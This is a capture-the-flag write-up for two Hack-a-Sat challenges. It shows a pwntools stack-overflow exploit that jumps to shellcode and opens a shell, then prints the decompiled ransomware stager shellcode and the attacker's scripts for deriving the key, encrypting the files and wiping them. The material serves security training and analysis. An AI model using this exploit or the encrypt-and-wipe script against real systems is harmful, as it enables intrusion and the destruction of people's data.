


**Figure 5:** Flag

# 5 Presents from Marco

## 5.1 King's Ransom

- **Category:** Presents from Marco
- **Points:** 214
- **Solves:** 12
- **Description:**

> A vulnerable service with your "bank account" information running on the target system. Too bad it has already been exploited by a piece of ransomware. The ransomware took over the target, encrypted some files on the file system, and resumed the executive loop.
>
> Follow the footsteps.
>
> Ticket
>
> Present this ticket when connecting to the challenge:
>
> ticket{zulu393656golf2:GDx0CmQXV(…)UcvKdOLA}
>
> Don't share your ticket with other teams.
>
> Connecting
>
> Connect to the challenge on:
>
> wealthy-rock.satellitesabove.me:5010
>
> Using netcat, you might run:
>
> nc wealthy-rock.satellitesabove.me 5010
>
> Files
>
> You'll need these files to solve the challenge.
>
> https://static.2021.hackasat.com/lyj5rhtjfw992dn0f976ra4aglss
>
> https://static.2021.hackasat.com/t5qefn4567j7zpld6xuqrhay6hlj

The files are `challenge` and `libc.so`.

### 5.1.1 Write-up

*Write-up by Solar Wine team*

The binary is a program which reads on stdin and writes on stdout. It parses packets of the form:

```
struct __attribute__((aligned(8))) st
{
  char magic1;
  char magic2;
  unsigned __int16 len;
  __int16 crc16;
  _BYTE x;
  _BYTE y;
  char ptr[];
};
```

`x` and `y` are indexes into a 2D table which points to handling functions, which parse the packets

One of the functions is vulnerable to a stack based buffer overflow:

```
 __int64 __fastcall update_floats_1percent(st *a1)
{
  float v1; // xmm0_4
  float v2; // xmm0_4
  float v3; // xmm0_4
  float flt_from_param[3]; // [rsp+14h] [rbp-Ch] BYREF

  get_data_and_free(a1, flt_from_param);
  v1 = 0.01 * flt_from_param[0] + floats[0];
  floats[0] = v1;
  v2 = 0.01 * flt_from_param[1] + floats[1];
  floats[1] = v2;
  v3 = 0.01 * flt_from_param[2] + floats[2];
  floats[2] = v3;
  return 1LL;
}
```

The function `get_data_and_free` reads the packet payload and copies it into `flt_from_param` without checking the length. As there's no stack cookie, overwriting the return address is trivial.

Thankfully, the program allocates RWX memory at a fixed address, `0x12800000`:

```
global_buffer = mmap((void *)0x12800000, 0x1000uLL, PROT_EXEC|PROT_WRITE|PROT_READ,
 ↪  MAP_ANON|MAP_PRIVATE, 0, 0LL);// RWX
```

This buffer can be written/read into by sending appropriate packets. So we can write a shellcode and return to this address to get a shell:

```
pwnlib.context.context.update(binary="./challenge")
shellcode = pwnlib.asm.asm(pwnlib.shellcraft.amd64.linux.sh())
clt.write_to_global(shellcode)

# Trigger stack overflow
clt.write_pkt(1, 1, b"Aa0Aa1Aa2Aa3Aa4Aa5Aa"+struct.pack('<Q', 0x12800000))
pwnlib.term.init()
clt.s.interactive()
```

The flag is then in `flag1.txt`.

### 5.2 King's Ransom 2

- **Category:** Presents from Marco
- **Points:** 304
- **Solves:** 5
- **Description:**

> A vulnerable service with your "bank account" information running on the target system. Too bad it has already been exploited by a piece of ransomware. The ransomware took over the target, encrypted some files on the file system, and resumed the executive loop.
>
> Follow the footsteps.
>
> Ticket
>
> Present this ticket when connecting to the challenge:
>
> ticket{victor649460delta2:GJ2NF_z7(…)GCWhRFsQ}
>
> Don't share your ticket with other teams.
>
> Connecting
>
> Connect to the challenge on:
>
> star-power.satellitesabove.me:5011
>
> Using netcat, you might run: nc star-power.satellitesabove.me 5011
>
> Files
>
> You'll need these files to solve the challenge.
>
> https://static.2021.hackasat.com/lyj5rhtjfw992dn0f976ra4aglss
>
> https://static.2021.hackasat.com/t5qefn4567j7zpld6xuqrhay6hlj

The files are the same as for the first challenge (King's Ransom).

#### 5.2.1 Write-up

*Write-up by Solar Wine team*

We improved the previous exploit to `fork` + `execve` to avoid killing the `challenge` process then analyzed the process' memory.

The attacker who exploited the vulnerability created a RWX mapping and put their shellcode there. The address of this mapping can be seen in `/proc/$PID/maps`, for example here at offset

`0x7f7fb895d000`:

```
$ cat /proc/9/maps
00400000-00401000 r--p 00000000 103:01 293221
 ↪  /challenge/challenge
00401000-00402000 r-xp 00001000 103:01 293221
 ↪  /challenge/challenge
00402000-00403000 r--p 00002000 103:01 293221
 ↪  /challenge/challenge
00403000-00404000 r--p 00002000 103:01 293221
 ↪  /challenge/challenge
00404000-00405000 rw-p 00003000 103:01 293221
 ↪  /challenge/challenge
015ef000-01610000 rw-p 00000000 00:00 0                                [heap]
12800000-12801000 rwxp 00000000 00:00 0
7f7fb873b000-7f7fb8760000 r--p 00000000 103:01 527170
 ↪  /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f7fb8760000-7f7fb88d8000 r-xp 00025000 103:01 527170
 ↪  /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f7fb88d8000-7f7fb8922000 r--p 0019d000 103:01 527170
 ↪  /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f7fb8922000-7f7fb8923000 ---p 001e7000 103:01 527170
 ↪  /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f7fb8923000-7f7fb8926000 r--p 001e7000 103:01 527170
 ↪  /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f7fb8926000-7f7fb8929000 rw-p 001ea000 103:01 527170
 ↪  /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f7fb8929000-7f7fb892f000 rw-p 00000000 00:00 0
7f7fb8931000-7f7fb8932000 r--p 00000000 103:01 527148
 ↪  /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f7fb8932000-7f7fb8955000 r-xp 00001000 103:01 527148
 ↪  /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f7fb8955000-7f7fb895d000 r--p 00024000 103:01 527148
 ↪  /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f7fb895d000-7f7fb895e000 rwxp 00000000 00:00 0
7f7fb895e000-7f7fb895f000 r--p 0002c000 103:01 527148
 ↪  /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f7fb895f000-7f7fb8960000 rw-p 0002d000 103:01 527148
 ↪  /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f7fb8960000-7f7fb8961000 rw-p 00000000 00:00 0
7ffd6dde3000-7ffd6de04000 rw-p 00000000 00:00 0                        [stack]
7ffd6de86000-7ffd6de89000 r--p 00000000 00:00 0                        [vvar]
7ffd6de89000-7ffd6de8a000 r-xp 00000000 00:00 0                        [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                [vsyscall]
```

This shellcode is nonetheless a stager which creates some files and executes them. Here is its decompiled output (using Ghidra):

```
int iVar1;
__pid_t _Var2;
char *pcVar3;
void *pvVar4;

pcVar3 = (char *)malloc(0x20);
read(0,pcVar3,0x20);                    // Receive "/challenge/gen"
pvVar4 = malloc(0x80);
iVar1 = open(pcVar3,0x241,0x1c0,open);
read(0,pvVar4,0x80);                    // Receive the script to generate the key
write(iVar1,pvVar4,0x80);
close(iVar1);
_Var2 = fork();
if (_Var2 == 0) {
    execl(pcVar3,(char *)0x0,execl);    // Generate /challenge/key
}
waitpid(_Var2,(int *)0x0,0);
pcVar3 = (char *)malloc(0x20);
read(0,pcVar3,0x20);                    // Receive "/challenge/key"
iVar1 = open(pcVar3,0,0,open);
pvVar4 = malloc(0x40);
read(iVar1,pvVar4,0x40);                // Read the generated key (into memory)
write(1,pvVar4,0x40);
pcVar3 = (char *)malloc(0x20);
read(0,pcVar3,0x20);                    // Receive "/challenge/ransom"
pvVar4 = malloc(0x400);
read(0,pvVar4,0x400);
iVar1 = open(pcVar3,0x241,0x1c0,open);
write(iVar1,pvVar4,0x400);              // Receive the script to encrypt files
close(iVar1);
_Var2 = fork();
if (_Var2 == 0) {
    execl(pcVar3,(char *)0x0,execl);    // Encrypt the files
}
waitpid(_Var2,(int *)0x0,0);
(*(code *)0x401906)();                  // Jump back to challenge
```

Using `malloc` ourselves, we were able to recover the location of the heap of the challenge process and its content. With this, we understood what the shellcode did, which is what we documented in the previous decompiled output.

In the recovered heap you can find a partial flag (missing the 21 last bytes) but also the command used to generate the encryption key (which was saved in file `/challenge/gen`):

```
#!/bin/sh
echo "$(echo '77ef3e4ce2b23c4406ec65b5c409ced891fbbe51')$(domainname
↪  -A)"|sha256sum|cut -d' ' -f1>/challenge/key
```

There is also the script which was used to encrypt all the files, which is still present in file `/challenge/ransom`:

```
#!/bin/bash
for f in /challenge/bank/*;do
openssl enc -aes-256-cbc -a -pbkdf2 -in "$f" -out "$f".enc -k $(cat /challenge/key)
dd if=/dev/urandom of=$f bs=1024 count=10
rm "$f"
done
for f in /challenge/{gen,key,exploit.bin}; do
dd if=/dev/urandom of=$f bs=1024 count=10
rm $f
done
```

This is more than enough to recover the key and to decrypt `flag2.txt.enc`:

```
$ cat bank/flag2.txt.enc
U2FsdGVkX1/qasm7NzUaxioaEKpPc1KYSb4mJbopb4cBlVP2tos3iQ+HDGo9Vakd
KfjhvvmwIhrbS7bKPB4jWaiHcMEk4DDll+TJfrZolKyJ2jtlCCNHCDnmcnu24ULr
KCnvIpMw/IoHQbVqVl0dB+3BU/oDQiFwoIIH8jmIvLK311aNn2USc5eRj8NQ3l3I

$ domainname -A
ab451d1fba3b

$ echo "77ef3e4ce2b23c4406ec65b5c409ced891fbbe51""ab451d1fba3b "|sha256sum
94a35e6250b4740c549282b5cdcb8bbd9f2c99343b6c3c70f352ebfffe7db936  -

$ openssl enc -d -aes-256-cbc -a -pbkdf2 -in bank/flag2.txt.enc -k
↪  94a35e6250b4740c549282b5cdcb8bbd9f2c99343b6c3c70f352ebfffe7db936
flag{victor649460delta2:GHhxM2qETDTtvSfh5iavUAXT53jgiB2ZwbfdvR-X7_hUqozqL8Ems6zCd4
↪  8ORujGD7VD5OQdY9gJriZ2cEJOq5g}
```

Then we found out that running `cat /proc/1/environ` yields, the flag, and cried a little.